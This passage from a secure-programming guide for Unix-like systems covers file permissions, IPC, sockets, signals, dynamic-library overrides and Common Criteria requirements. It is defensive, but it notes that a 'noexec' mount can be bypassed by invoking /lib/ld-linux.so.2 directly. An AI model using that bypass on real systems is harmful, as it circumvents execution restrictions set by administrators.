- setuid, setgid − when set on an executable file, executing the file will set the process' effective UID or effective GID to the value of the file's owning UID or GID (respectively). All Unix−like systems support this. In Linux and System V systems, when setgid is set on a file that does not have any execute privileges, this indicates a file that is subject to mandatory locking during access (if the filesystem is mounted to support mandatory locking); this overload of meaning surprises many and is not universal across Unix−like systems. In fact, the Open Group's Single Unix Specification version 2 for chmod(3) permits systems to ignore requests to turn on setgid for files that aren't executable if such a setting has no meaning. In Linux and Solaris, when setgid is set on a directory, files created in the directory will have their GID automatically reset to that of the directory's GID. The purpose of this approach is to support ``project directories'': users can save files into such specially−set directories and the group owner automatically changes. However, setting the setgid bit on directories is not specified by standards such as the Single Unix Specification [Open Group 1997].
- timestamps − access and modification times are stored for each filesystem object. However, the owner is allowed to set these values arbitrarily (see touch(1)), so be careful about trusting this information. All Unix−like systems support this.

The following attributes are Linux−unique extensions on the ext2 filesystem, though many other filesystems have similar functionality:

- immutable bit − no changes to the filesystem object are allowed; only root can set or clear this bit. This is only supported by ext2 and is not portable across all Unix systems (or even all Linux filesystems).
- append−only bit − only appending to the filesystem object are allowed; only root can set or clear this bit. This is only supported by ext2 and is not portable across all Unix systems (or even all Linux filesystems).

Other common extensions include some sort of bit indicating ``cannot delete this file''.

Many of these values can be influenced at mount time, so that, for example, certain bits can be treated as though they had a certain value (regardless of their values on the media). See mount(1) for more information about this. These bits are useful, but be aware that some of these are intended to simplify ease−of−use and aren't really sufficient to prevent certain actions. For example, on Linux, mounting with ``noexec'' will disable execution of programs on that file system; as noted in the manual, it's intended for mounting filesystems containing binaries for incompatible systems. On Linux, this option won't completely prevent someone from running the files; they can copy the files somewhere else to run them, or even use the command

``/lib/ld−linux.so.2" to run the file directly.

Some filesystems don't support some of these access control values; again, see mount(1) for how these filesystems are handled. In particular, many Unix−like systems support MS−DOS disks, which by default support very few of these attributes (and there's not standard way to define these attributes). In that case, Unix−like systems emulate the standard attributes (possibly implementing them through special on−disk files), and these attributes are generally influenced by the mount(1) command.

It's important to note that, for adding and removing files, only the permission bits and owner of the file's *directory* really matter unless the Unix−like system supports more complex schemes (such as POSIX ACLs). Unless the system has other extensions, and stock Linux 2.2 doesn't, a file that has no permissions in its permission bits can still be removed if its containing directory permits it. Also, if an ancestor directory permits its children to be changed by some user or group, then any of that directory's descendants can be replaced by that user or group.

The draft IEEE POSIX standard on security defines a technique for true ACLs that support a list of users and groups with their permissions. Unfortunately, this is not widely supported nor supported exactly the same way across Unix−like systems. Stock Linux 2.2, for example, has neither ACLs nor POSIX capability values in the filesystem.

It's worth noting that in Linux, the Linux ext2 filesystem by default reserves a small amount of space for the root user. This is a partial defense against denial−of−service attacks; even if a user fills a disk that is shared with the root user, the root user has a little space left over (e.g., for critical functions). The default is 5% of the filesystem space; see mke2fs(8), in particular its ``−m" option.

3.2.2. Creation Time Initial Values

At creation time, the following rules apply. On most Unix systems, when a new filesystem object is created via creat(2) or open(2), the FSO UID is set to the process' EUID and the FSO's GID is set to the process' EGID. Linux works slightly differently due to its FSUID extensions; the FSO's UID is set to the process' FSUID, and the FSO GID is set to the process' FSGUID; if the containing directory's setgid bit is set or the filesystem's ``GRPID" flag is set, the FSO GID is actually set to the GID of the containing directory. Many systems, including Sun Solaris and Linux, also support the setgid directory extensions. As noted earlier, this special case supports ``project" directories: to make a ``project" directory, create a special group for the project, create a directory for the project owned by that group, then make the directory setgid: files placed there are automatically owned by the project. Similarly, if a new subdirectory is created inside a directory with the setgid bit set (and the filesystem GRPID isn't set), the new subdirectory will also have its setgid bit set (so that project subdirectories will ``do the right thing".); in all other cases the setgid is clear for a new file. This is the rationale for the ``user−private group" scheme (used by Red Hat Linux and some others). In this scheme, every user is a member of a ``private" group with just themselves as members, so their defaults can permit the group to read and write any file (since they're the only member of the group). Thus, when the file's group membership is transferred this way, read and write privileges are transferred too. FSO basic access control values (read, write, execute) are computed from (requested values & ~ umask of process). New files always start with a clear sticky bit and clear setuid bit.

3.2.3. Changing Access Control Attributes

You can set most of these values with chmod(2), fchmod(2), or chmod(1) but see also chown(1), and chgrp(1). In Linux, some of the Linux−unique attributes are manipulated using chattr(1).

Note that in Linux, only root can change the owner of a given file. Some Unix−like systems allow ordinary users to transfer ownership of their files to another, but this causes complications and is forbidden by Linux. For example, if you're trying to limit disk usage, allowing such operations would allow users to claim that large files actually belonged to some other ``victim''.

3.2.4. Using Access Control Attributes

Under Linux and most Unix−like systems, reading and writing attribute values are only checked when the file is opened; they are not re−checked on every read or write. Still, a large number of calls do check these attributes, since the filesystem is so central to Unix−like systems. Calls that check these attributes include open(2), creat(2), link(2), unlink(2), rename(2), mknod(2), symlink(2), and socket(2).

3.2.5. Filesystem Hierarchy

Over the years conventions have been built on ``what files to place where''. Where possible, please follow conventional use when placing information in the hierarchy. For example, place global configuration information in /etc. The Filesystem Hierarchy Standard (FHS) tries to define these conventions in a logical manner, and is widely used by Linux systems. The FHS is an update to the previous Linux Filesystem Structure standard (FSSTND), incorporating lessons learned and approaches from Linux, BSD, and System V systems. See http://www.pathname.com/fhs for more information about the FHS. A summary of these conventions is in hier(5) for Linux and hier(7) for Solaris. Sometimes different conventions disagree; where possible, make these situations configurable at compile or installation time.

I should note that the FHS has been adopted by the Linux Standard Base which is developing and promoting a set of standards to increase compatibility among Linux distributions and to enable software applications to run on any compliant Linux system.

3.3. System V IPC

Many Unix−like systems, including Linux and System V systems, support System V interprocess communication (IPC) objects. Indeed System V IPC is required by the Open Group's Single UNIX Specification, Version 2 [Open Group 1997]. System V IPC objects can be one of three kinds: System V message queues, semaphore sets, and shared memory segments. Each such object has the following attributes:

- read and write permissions for each of creator, creator group, and others.
- creator UID and GID − UID and GID of the creator of the object.
- owning UID and GID − UID and GID of the owner of the object (initially equal to the creator UID).

When accessing such objects, the rules are as follows:

- if the process has root privileges, the access is granted.
- if the process' EUID is the owner or creator UID of the object, then the appropriate creator permission bit is checked to see if access is granted.
- if the process' EGID is the owner or creator GID of the object, or one of the process' groups is the owning or creating GID of the object, then the appropriate creator group permission bit is checked for access.
- otherwise, the appropriate ``other'' permission bit is checked for access.

Note that root, or a process with the EUID of either the owner or creator, can set the owning UID and owning GID and/or remove the object. More information is available in ipc(5).

3.4. Sockets and Network Connections

Sockets are used for communication, particularly over a network. Sockets were originally developed by the BSD branch of Unix systems, but they are generally portable to other Unix−like systems: Linux and System V variants support sockets as well, and socket support is required by the Open Group's Single Unix Specification [Open Group 1997]. System V systems traditionally used a different (incompatible) network communication interface, but it's worth noting that systems like Solaris include support for sockets. Socket(2) creates an endpoint for communication and returns a descriptor, in a manner similar to open(2) for files. The parameters for socket specify the protocol family and type, such as the Internet domain (TCP/IP version 4), Novell's IPX, or the ``Unix domain''. A server then typically calls bind(2), listen(2), and accept(2) or select(2). A client typically calls bind(2) (though that may be omitted) and connect(2). See these routine's respective man pages for more information. It can be difficult to understand how to use sockets from their man pages; you might want to consult other papers such as Hall "Beej" [1999] to learn how these calls are used together.

The ``Unix domain sockets'' don't actually represent a network protocol; they can only connect to sockets on the same machine. (at the time of this writing for the standard Linux kernel). When used as a stream, they are fairly similar to named pipes, but with significant advantages. In particular, Unix domain socket is connection−oriented; each new connection to the socket results in a new communication channel, a very different situation than with named pipes. Because of this property, Unix domain sockets are often used instead of named pipes to implement IPC for many important services. Just like you can have unnamed pipes, you can have unnamed Unix domain sockets using socketpair(2); unnamed Unix domain sockets are useful for IPC in a way similar to unnamed pipes.

There are several interesting security implications of Unix domain sockets. First, although Unix domain sockets can appear in the filesystem and can have stat(2) applied to them, you can't use open(2) to open them (you have to use the socket(2) and friends interface). Second, Unix domain sockets can be used to pass file descriptors between processes (not just the file's contents). This odd capability, not available in any other IPC mechanism, has been used to hack all sorts of schemes (the descriptors can basically be used as a limited version of the ``capability'' in the computer science sense of the term). File descriptors are sent using sendmsg(2), where the msg (message)'s field msg_control points to an array of control message headers (field msg_controllen must specify the number of bytes contained in the array). Each control message is a struct cmsghdr followed by data, and for this purpose you want the cmsg_type set to SCM_RIGHTS. A file descriptor is retrieved through recvmsg(2) and then tracked down in the analogous way. Frankly, this feature is quite baroque, but it's worth knowing about.

Linux 2.2 and later supports an additional feature in Unix domain sockets: you can acquire the peer's ``credentials'' (the pid, uid, and gid). Here's some sample code:

```
/* fd= file descriptor of Unix domain socket connected
   to the client you wish to identify */

struct ucred cr;
int cl=sizeof(cr);

if (getsockopt(fd, SOL_SOCKET, SO_PEERCRED, &cr, &cl)==0) {
  printf("Peer's pid=%d, uid=%d, gid=%d\n",
          cr.pid, cr.uid, cr.gid);
```

Standard Unix convention is that binding to TCP and UDP local port numbers less than 1024 requires root privilege, while any process can bind to an unbound port number of 1024 or greater. Linux follows this convention, more specifically, Linux requires a process to have the capability CAP_NET_BIND_SERVICE to bind to a port number less than 1024; this capability is normally only held by processes with an EUID of 0. The adventurous can check this in Linux by examining its Linux's source; in Linux 2.2.12, it's file `/usr/src/linux/net/ipv4/af_inet.c`, function inet_bind().

3.5. Signals

Signals are a simple form of ``interruption'' in the Unix−like OS world, and are an ancient part of Unix. A process can set a ``signal'' on another process (say using kill(1) or kill(2)), and that other process would receive and handle the signal asynchronously. For a process to have permission to send an arbitrary signal to some other process, the sending process must either have root privileges, or the real or effective user ID of the sending process must equal the real or saved set−user−ID of the receiving process. However, some signals can be sent in other ways. In particular, SIGURG can be delivered over a network through the TCP/IP out−of−band (OOB) message.

Although signals are an ancient part of Unix, they've had different semantics in different implementations. Basically, they involve questions such as ``what happens when a signal occurs while handling another signal''? The older Linux libc 5 used a different set of semantics for some signal operations than the newer GNU libc libraries. Calling C library functions is often unsafe within a signal handler, and even some system calls aren't safe; you need to examine the documentation for each call you make to see if it promises to be safe to call inside a signal. For more information, see the glibc FAQ (on some systems a local copy is available at `/usr/doc/glibc−*/FAQ`).

For new programs, just use the POSIX signal system (which in turn was based on BSD work); this set is widely supported and doesn't have some of the problems that some of the older signal systems did. The POSIX signal system is based on using the sigset_t datatype, which can be manipulated through a set of operations: sigemptyset(), sigfillset(), sigaddset(), sigdelset(), and sigismember(). You can read about these in sigsetops(3). Then use sigaction(2), sigprocmask(2), sigpending(2), and sigsuspend(2) to set up an manipulate signal handling (see their man pages for more information).

In general, make any signal handlers very short and simple, and look carefully for race conditions. Signals, since they are by nature asynchronous, can easily cause race conditions.

A common convention exists for servers: if you receive SIGHUP, you should close any log files, reopen and reread configuration files, and then re−open the log files. This supports reconfiguration without halting the server and log rotation without data loss. If you are writing a server where this convention makes sense, please support it.

Michal Zalewski [2001] has written an excellent tutorial on how signal handlers are exploited, and has recommendations for how to eliminate signal race problems. I encourage looking at his summary for more information; here are my recommendations, which are similar to Michal's work:

- Where possible, have your signal handlers unconditionally set a specific flag and do nothing else.
- If you must have more complex signal handlers, use only calls specifically designated as being safe for use in signal handlers. In particular, don't use malloc() or free() in C (which on most systems aren't protected against signals), nor the many functions that depend on them (such as the printf() family and syslog()). You could try to ``wrap'' calls to insecure library calls with a check to a global flag (to avoid re−entry), but I wouldn't recommend it.

- Block signal delivery during all non−atomic operations in the program, and block signal delivery inside signal handlers.

3.6. Quotas and Limits

Many Unix−like systems have mechanisms to support filesystem quotas and process resource limits. This certainly includes Linux. These mechanisms are particularly useful for preventing denial of service attacks; by limiting the resources available to each user, you can make it hard for a single user to use up all the system resources. Be careful with terminology here, because both filesystem quotas and process resource limits have ``hard'' and ``soft'' limits but the terms mean slightly different things.

You can define storage (filesystem) quota limits on each mountpoint for the number of blocks of storage and/or the number of unique files (inodes) that can be used, and you can set such limits for a given user or a given group. A ``hard'' quota limit is a never−to−exceed limit, while a ``soft'' quota can be temporarily exceeded. See quota(1), quotactl(2), and quotaon(8).

The rlimit mechanism supports a large number of process quotas, such as file size, number of child processes, number of open files, and so on. There is a ``soft'' limit (also called the current limit) and a ``hard limit'' (also called the upper limit). The soft limit cannot be exceeded at any time, but through calls it can be raised up to the value of the hard limit. See getrlimit(2), setrlimit(2), and getrusage(2), sysconf(3), and ulimit(1). Note that there are several ways to set these limits, including the PAM module pam_limits.

3.7. Dynamically Linked Libraries

Practically all programs depend on libraries to execute. In most modern Unix−like systems, including Linux, programs are by default compiled to use *dynamically linked libraries* (DLLs). That way, you can update a library and all the programs using that library will use the new (hopefully improved) version if they can.

Dynamically linked libraries are typically placed in one a few special directories. The usual directories include `/lib`, `/usr/lib`, `/lib/security` for PAM modules, `/usr/X11R6/lib` for X−windows, and `/usr/local/lib`. You should use these standard conventions in your programs, in particular, except during debugging you shouldn't use value computed from the current directory as a source for dynamically linked libraries (an attacker may be able to add their own choice ``library'' values).

There are special conventions for naming libraries and having symbolic links for them, with the result that you can update libraries and still support programs that want to use old, non−backward−compatible versions of those libraries. There are also ways to override specific libraries or even just specific functions in a library when executing a particular program. This is a real advantage of Unix−like systems over Windows−like systems; I believe Unix−like systems have a much better system for handling library updates, one reason that Unix and Linux systems are reputed to be more stable than Windows−based systems.

On GNU glibc−based systems, including all Linux systems, the list of directories automatically searched during program start−up is stored in the file /etc/ld.so.conf. Many Red Hat−derived distributions don't normally include `/usr/local/lib` in the file `/etc/ld.so.conf`. I consider this a bug, and adding `/usr/local/lib` to `/etc/ld.so.conf` is a common ``fix'' required to run many programs on Red Hat−derived systems. If you want to just override a few functions in a library, but keep the rest of the library, you can enter the names of overriding libraries (.o files) in `/etc/ld.so.preload`; these ``preloading'' libraries will take precedence over the standard set. This preloading file is typically used for emergency patches; a distribution usually won't include such a file when delivered. Searching all of these directories at

program start−up would be too time−consuming, so a caching arrangement is actually used. The program ldconfig(8) by default reads in the file /etc/ld.so.conf, sets up the appropriate symbolic links in the dynamic link directories (so they'll follow the standard conventions), and then writes a cache to /etc/ld.so.cache that's then used by other programs. So, ldconfig has to be run whenever a DLL is added, when a DLL is removed, or when the set of DLL directories changes; running ldconfig is often one of the steps performed by package managers when installing a library. On start−up, then, a program uses the dynamic loader to read the file /etc/ld.so.cache and then load the libraries it needs.

Various environment variables can control this process, and in fact there are environment variables that permit you to override this process (so, for example, you can temporarily substitute a different library for this particular execution). In Linux, the environment variable LD_LIBRARY_PATH is a colon−separated set of directories where libraries are searched for first, before the standard set of directories; this is useful when debugging a new library or using a nonstandard library for special purposes, but be sure you trust those who can control those directories. The variable LD_PRELOAD lists object files with functions that override the standard set, just as /etc/ld.so.preload does. The variable LD_DEBUG, displays debugging information; if set to ``all'', voluminous information about the dynamic linking process is displayed while it's occurring.

Permitting user control over dynamically linked libraries would be disastrous for setuid/setgid programs if special measures weren't taken. Therefore, in the GNU glibc implementation, if the program is setuid or setgid these variables (and other similar variables) are ignored or greatly limited in what they can do. The GNU glibc library determines if a program is setuid or setgid by checking the program's credentials; if the UID and EUID differ, or the GID and the EGID differ, the library presumes the program is setuid/setgid (or descended from one) and therefore greatly limits its abilities to control linking. If you load the GNU glibc libraries, you can see this; see especially the files elf/rtld.c and sysdeps/generic/dl−sysdep.c. This means that if you cause the UID and GID to equal the EUID and EGID, and then call a program, these variables will have full effect. Other Unix−like systems handle the situation differently but for the same reason: a setuid/setgid program should not be unduly affected by the environment variables set. Note that graphical user interface toolkits generally do permit user control over dynamically linked libraries, because executables that directly invoke graphical user inteface toolkits should never, ever, be setuid (or have other special privileges) at all. For more about how to develop secure GUI applications, see Section 7.4.4.

For Linux systems, you can get more information from my document, the *Program Library HOWTO*.

3.8. Audit

Different Unix−like systems handle auditing differently. In Linux, the most common ``audit'' mechanism is syslogd(8), usually working in conjunction with klogd(8). You might also want to look at wtmp(5), utmp(5), lastlog(8), and acct(2). Some server programs (such as the Apache web server) also have their own audit trail mechanisms. According to the FHS, audit logs should be stored in /var/log or its subdirectories.

3.9. PAM

Sun Solaris and nearly all Linux systems use the Pluggable Authentication Modules (PAM) system for authentication. PAM permits run−time configuration of authentication methods (e.g., use of passwords, smart cards, etc.). See Section 11.6 for more information on using PAM.

3.10. Specialized Security Extensions for Unix−like Systems

A vast amount of research and development has gone into extending Unix−like systems to support security needs of various communities. For example, several Unix−like systems have been extended to support the U.S. military's desire for multilevel security. If you're developing software, you should try to design your software so that it can work within these extensions.

FreeBSD has a new system call, jail(2). The jail system call supports sub−partitioning an environment into many virtual machines (in a sense, a ``super−chroot''); its most popular use has been to provide virtual machine services for Internet Service Provider environments. Inside a jail, all processes (even those owned by root) have the the scope of their requests limited to the jail. When a FreeBSD system is booted up after a fresh install, no processes will be in jail. When a process is placed in a jail, it, and any descendants of that process created will be in that jail. Once in a jail, access to the file name−space is restricted in the style of chroot(2) (with typical chroot escape routes blocked), the ability to bind network resources is limited to a specific IP address, the ability to manipulate system resources and perform privileged operations is sharply curtailed, and the ability to interact with other processes is limited to only processes inside the same jail. Note that each jail is bound to a single IP address; processes within the jail may not make use of any other IP address for outgoing or incoming connections.

Some extensions available in Linux, such as POSIX capabilities and special mount−time options, have already been discussed. Here are a few of these efforts for Linux systems for creating restricted execution environments; there are many different approaches. The U.S. National Security Agency (NSA) has developed Security−Enhanced Linux (Flask), which supports defining a security policy in a specialized language and then enforces that policy. The Medusa DS9 extends Linux by supporting, at the kernel level, a user−space authorization server. LIDS protects files and processes, allowing administrators to ``lock down'' their system. The ``Rule Set Based Access Control'' system, RSBAC is based on the Generalized Framework for Access Control (GFAC) by Abrams and LaPadula and provides a flexible system of access control based on several kernel modules. Subterfugue is a framework for ``observing and playing with the reality of software''; it can intercept system calls and change their parameters and/or change their return values to implement sandboxes, tracers, and so on; it runs under Linux 2.4 with no changes (it doesn't require any kernel modifications). Janus is a security tool for sandboxing untrusted applications within a restricted execution environment. Some have even used User−mode Linux, which implements ``Linux on Linux'', as a sandbox implementation. Because there are so many different approaches to implementing more sophisticated security models, Linus Torvalds has requested that a generic approach be developed so different security policies can be inserted; for more information about this, see http://mail.wirex.com/mailman/listinfo/linux−security−module.

There are many other extensions for security on various Unix−like systems, but these are really outside the scope of this document.

Chapter 4. Security Requirements

You will know that your tent is secure; you will take stock of your property and find nothing missing.

Job 5:24 (NIV)

Before you can determine if a program is secure, you need to determine exactly what its security requirements are. Thankfully, there's an international standard for identifying and defining security requirements that is useful for many such circumstances: the Common Criteria [CC 1999], standardized as ISO/IEC 15408:1999. The CC is the culmination of decades of work to identify information technology security requirements. There are other schemes for defining security requirements and evaluating products to see if products meet the requirements, such as NIST FIPS−140 for cryptographic equipment, but these other schemes are generally focused on a specialized area and won't be considered further here.

This chapter briefly describes the Common Criteria (CC) and how to use its concepts to help you informally identify security requirements and talk with others about security requirements using standard terminology. The language of the CC is more precise, but it's also more formal and harder to understand; hopefully the text in this section will help you "get the jist".

Note that, in some circumstances, software cannot be used unless it has undergone a CC evaluation by an accredited laboratory. This includes certain kinds of uses in the U.S. Department of Defense (as specified by NSTISSP Number 11, which requires that before some products can be used they must be evaluated or enter evaluation), and in the future such a requirement may also include some kinds of uses for software in the U.S. federal government. This section doesn't provide enough information if you plan to actually go through a CC evaluation by an accredited laboratory. If you plan to go through a formal evaluation, you need to read the real CC, examine various websites to really understand the basics of the CC, and eventually contract a lab accredited to do a CC evaluation.

4.1. Common Criteria Introduction

First, some general information about the CC will help understand how to apply its concepts. The CC's official name is "The Common Criteria for Information Technology Security Evaluation", though it's normally just called the Common Criteria. The CC document has three parts: the introduction (that describes the CC overall), security functional requirements (that lists various kinds of security functions that products might want to include), and security assurance requirements (that lists various methods of assuring that a product is secure). There is also a related document, the "Common Evaluation Methodology" (CEM), that guides evaluators how to apply the CC when doing formal evaluations (in particular, it amplifies what the CC means in certain cases).

Although the CC is International Standard ISO/IEC 15408:1999, it is outrageously expensive to order the CC from ISO. Hopefully someday ISO will follow the lead of other standards organizations such as the IETF and the W3C, which freely redistribute standards. Not surprisingly, IETF and W3C standards are followed more often than many ISO standards, in part because ISO's fees for standards simply make them inaccessible to most developers. (I don't mind authors being paid for their work, but ISO doesn't fund most of the standards development work − indeed, many of the developers of ISO documents are volunteers − so ISO's indefensible fees only line their own pockets and don't actually aid the authors or users at all.) Thankfully, the CC developers anticipated this problem and have made sure that the CC's technical content is freely available to all; you can download the CC's technical content from http://csrc.nist.gov/cc/ccv20/ccv2list.htm Even those doing formal evaluation processes usually use these editions of the CC, and not the ISO versions; there's

simply no good reason to pay ISO for them.

Although it can be used in other ways, the CC is typically used to create two kinds of documents, a ``Protection Profile'' (PP) or a ``Security Target'' (ST). A ``protection profile'' (PP) is a document created by group of users (for example, a consumer group or large organization) that identifies the desired security properties of a product. Basically, a PP is a list of user security requirements, described in a very specific way defined by the CC. If you're building a product similar to other existing products, it's quite possible that there are one or more PPs that define what some users believe are necessary for that kind of product (e.g., an operating system or firewall). A ``security target'' (ST) is a document that identifies what a product actually does, or a subset of it, that is security−relevant. An ST doesn't need to meet the requirements of any particular PP, but an ST could meet the requirements of one or more PPs.

Both PPs and STs can go through a formal evaluation. An evaluation of a PP simply ensures that the PP meets various documentation rules and sanity checks. An ST evaluation involves not just examining the ST document, but more importantly it involves evaluating an actual system (called the ``target of evaluation'', or TOE). The purpose of an ST evaluation is to ensure that, to the level of the assurance requirements specified by the ST, the actual product (the TOE) meets the ST's security functional requirements. Customers can then compare evaluated STs to PPs describing what they want. Through this comparison, consumers can determine if the products meet their requirements − and if not, where the limitations are.

To create a PP or ST, you go through a process of identifying the security environment, namely, your assumptions, threats, and relevant organizational security policies (if any). From the security environment, you derive the security objectives for the product or product type. Finally, the security requirements are selected so that they meet the objectives. There are two kinds of security requirements: functional requirements (what a product has to be able to do), and assurance requirements (measures to inspire confidence that the objectives have been met). Actually creating a PP or ST is often not a simple straight line as outlined here, but the final result needs to show a clear relationship so that no critical point is easily overlooked. Even if you don't plan to write an ST or PP, the ideas in the CC can still be helpful; the process of identifying the security environment, objectives, and requirements is still helpful in identifying what's really important.

The vast majority of the CC's text is used to define standardized functional requirements and assurance requirements. In essence, the majority of the CC is a ``chinese menu'' of possible security requirements that someone might want. PP authors pick from the various options to describe what they want, and ST authors pick from the options to describe what they provide.

Since many people might have difficulty identifying a reasonable set of assurance requirements, so pre−created sets of assurance requirements called ``evaluation assurance levels'' (EALs) have been defined, ranging from 1 to 7. EAL 2 is simply a standard shorthand for the set of assurance requirements defined for EAL 2. Products can add additional assurance measures, for example, they might choose EAL 2 plus some additional assurance measures (if the combination isn't enough to achieve a higher EAL level, such a combination would be called "EAL 2 plus"). There are mutual recognition agreements signed between many of the world's nations that will accept an evaluation done by an accredited laboratory in the other countries as long as all of the assurance measures taken were at the EAL 4 level or less.

If you want to actually write an ST or PP, there's an open source software program that can help you, called the ``CC Toolbox''. It can make sure that dependencies between requirements are met, suggest common requirements, and help you quickly develop a document, but it obviously can't do your thinking for you. The specification of exactly what information must be in a PP or ST are in CC part 1, annexes B and C respectively.

If you do decide to have your product (or PP) evaluated by an accredited laboratory, be prepared to spend money, spend time, and work throughout the process. In particular, evaluations require paying an accredited lab to do the evaluation, and higher levels of assurance become rapidly more expensive. Simply believing your product is secure isn't good enough; evaluators will require evidence to justify any claims made. Thus, evaluations require documentation, and usually the available documentation has to be improved or developed to meet CC requirements (especially at the higher assurance levels). Every claim has to be justified to some level of confidence, so the more claims made, the stronger the claims, and the more complicated the design, the more expensive an evaluation is. Obviously, when flaws are found, they will usually need to be fixed. Note that a laboratory is paid to evaluate a product and determine the truth. If the product doesn't meet its claims, then you basically have two choices: fix the product, or change (reduce) the claims.

It's important to discuss with customers what's desired before beginning a formal ST evaluation; an ST that includes functional or assurance requirements not truly needed by customers will be unnecessarily expensive to evaluate, and an ST that omits necessary requirements may not be acceptable to the customers (because that necessary piece won't have been evaluated). PPs identify such requirements, but make sure that the PP accurately reflects the customer's real requirements (perhaps the customer only wants a part of the functionality or assurance in the PP, or has a different environment in mind, or wants something else instead for the situations where your product will be used). Note that an ST need not include every security feature in a product; an ST only states what will be (or has been) evaluated. A product that has a higher EAL rating is not necessarily more secure than a similar product with a lower rating or no rating; the environment might be different, the evaluation may have saved money and time by not evaluating the other product at a higher level, or perhaps the evaluation missed something important. Evaluations are not proofs; they simply impose a defined minimum bar to gain confidence in the requirements or product.

4.2. Security Environment and Objectives

The first step in defining a PP or ST is identify the ``security environment''. This means that you have to consider the physical environment (can attackers access the computer hardware?), the assets requiring protection (files, databases, authorization credentials, and so on), and the purpose of the TOE (what kind of product is it? what is the intended use?).

In developing a PP or ST, you'd end up with a statement of assumptions (who is trusted? is the network or platform benign?), threats (that the system or its environment must counter), and organizational security policies (that the system or its environment must meet). A threat is characterized in terms of a threat agent (who might perform the attack?), a presumed attack method, any vulnerabilities that are the basis for the attack, and what asset is under attack.

You'd then define a set of security objectives for the system and environment, and show that those objectives counter the threats and satisfy the policies. Even if you aren't creating a PP or ST, thinking about your assumptions, threats, and possible policies can help you avoid foolish decisions. For example, if the computer network you're using can be sniffed (e.g., the Internet), then unencrypted passwords are a foolish idea in most circumstances.

For the CC, you'd then identify the functional and assurance requirements that would be met by the TOE, and which ones would be met by the environment, to meet those security objectives. These requirements would be selected from the ``chinese menu'' of the CC's possible requirements, and the next sections will briefly describe the major classes of requirements. In the CC, requirements are grouped into classes, which are subdivided into families, which are further subdivided into components; the details of all this are in the CC itself if you need to know about this. A good diagram showing how this works is in the CC part 1, figure 4.5, which I cannot reproduce here.

Again, if you're not intending for your product to undergo a CC evaluation, it's still good to briefly determine this kind of information and informally write include that information in your documentation (e.g., the man page or whatever your documentation is).

4.3. Security Functionality Requirements

This section briefly describes the CC security functionality requirements (by CC class), primarily to give you an idea of the kinds of security requirements you might want in your software. If you want more detail about the CC's requirements, see CC part 2. Here are the major classes of CC security requirements, along with the 3−letter CC abbreviation for that class:

- Security Audit (FAU). Perhaps you'll need to recognize, record, store, and analyze security−relevant activities. You'll need to identify what you want to make auditable, since often you can't leave all possible auditing capabilities enabled. Also, consider what to do when there's no room left for auditing − if you stop the system, an attacker may intentionally do things to be logged and thus stop the system.
- Communication/Non−repudiation (FCO). This class is poorly named in the CC; officially it's called communication, but the real meaning is non−repudiation. Is it important that an originator cannot deny having sent a message, or that a recipient cannot deny having received it? There are limits to how well technology itself can support non−repudiation (e.g., a user might be able to give their private key away ahead of time if they wanted to be able to repudiate something later), but nevertheless for some applications supporting non−repudiation capabilities is very useful.
- Cryptographic Support (FCS). If you're using cryptography, what operations use cryptography, what algorithms and key sizes are you using, and how are you managing their keys (including distribution and destruction)?
- User Data Protection (FDP). This class specifies requirement for protecting user data, and is a big class in the CC with many families inside it. The basic idea is that you should specify a policy for data (access control or information flow rules), develop various means to implement the policy, possibly support off−line storage, import, and export, and provide integrity when transferring user data between TOEs. One often−forgotten issue is residual information protection − is it acceptable if an attacker can later recover ``deleted'' data?
- Identification and authentication (FIA). Generally you don't just want a user to report who they are (identification) − you need to verify their identity, a process called authentication. Passwords are the most common mechanism for authentication. It's often useful to limit the number of authentication attempts (if you can) and limit the feedback during authentication (e.g., displaying asterisks instead of the actual password). Certainly, limit what a user can do before authenticating; in many cases, don't let the user do anything without authenticating. There may be many issues controlling when a session can start, but in the CC world this is handled by the "TOE access" (FTA) class described below instead.
- Security Management (FMT). Many systems will require some sort of management (e.g., to control who can do what), generally by those who are given a more trusted role (e.g., administrator). Be sure you think through what those special operations are, and ensure that only those with the trusted roles can invoke them. You want to limit trust; ideally, even more trusted roles should be limited in what they can do.
- Privacy (FPR). Do you need to support anonymity, pseudonymity, unlinkability, or unobservability? If so, are there conditions where you want or don't want these (e.g., should an administrator be able to determine the real identity of someone hiding behind a pseudonym?). Note that these can seriously conflict with non−repudiation, if you want those too. If you're worried about sophisticated threats, these functions can be hard to provide.

- Protection of the TOE Security Functions/Self−protection (FPT). Clearly, if the TOE can be subverted, any security functions it provides aren't worthwhile, and in many cases a TOE has to provide at least some self−protection. Perhaps you should "test the underlying abstract machine" − i.e., test that the underlying components meet your assumptions, or have the product run self−tests (say during start−up, periodically, or on request). You should probably "fail secure", at least under certain conditions; determine what those conditions are. Consider phyical protection of the TOE. You may want some sort of secure recovery function after a failure. It's often useful to have replay detection (detect when an attacker is trying to replay older actions) and counter it. Usually a TOE must make sure that any access checks are always invoked and actually succeed before performing a restricted action.
- Resource Utilization (FRU). Perhaps you need to provide fault tolerance, a priority of service scheme, or support resource allocation (such as a quota system).
- TOE Access (FTA). There may be many issues controlling sessions. Perhaps there should be a limit on the number of concurrent sessions (if you're running a web service, would it make sense for the same user to be logged in simultaneously, or from two different machines?). Perhaps you should lock or terminate a session automatically (e.g., after a timeout), or let users initiate a session lock. You might want to include a standard warning banner. One surprisingly useful piece of information is displaying, on login, information about the last session (e.g., the date/time and location of the last login) and the date/time of the last unsuccessful attempt − this gives users information that can help them detect interlopers. Perhaps sessions can only be established based on other criteria (e.g., perhaps you can only use the program during business hours).
- Trusted path/channels (FTP). A common trick used by attackers is to make the screen appear to be something it isn't, e.g., run an ordinary program that looks like a login screen or a forged web site. Thus, perhaps there needs to be a "trusted path" − a way that users can ensure that they are talking to the "real" program.

4.4. Security Assurance Measure Requirements

As noted above, the CC has a set of possible assurance requirements that can be selected, and several predefined sets of assurance requirements (EAL levels 1 through 7). Again, if you're actually going to go through a CC evaluation, you should examine the CC documents; I'll skip describing the measures involving reviewing official CC documents (evaluating PPs and STs). Here are some assurance measures that can increase the confidence others have in your software:

- Configuration management (ACM). At least, have unique a version identifier for each TOE release, so that users will know what they have. You gain more assurance if you have good automated tools to control your software, and have separate version identifiers for each piece (typical CM tools like CVS can do this, although CVS doesn't record changes as atomic changes which is a weakness of it). The more that's under configuration management, the better; don't just control your code, but also control documentation, track all problem reports (especially security−related ones), and all development tools.
- Delivery and operation (ADO). Your delivery mechanism should ideally let users detect unauthorized modifications to prevent someone else masquerading as the developer, and even better, prevent modification in the first place. You should provide documentation on how to securely install, generate, and start−up the TOE, possibly generating a log describing how the TOE was generated.
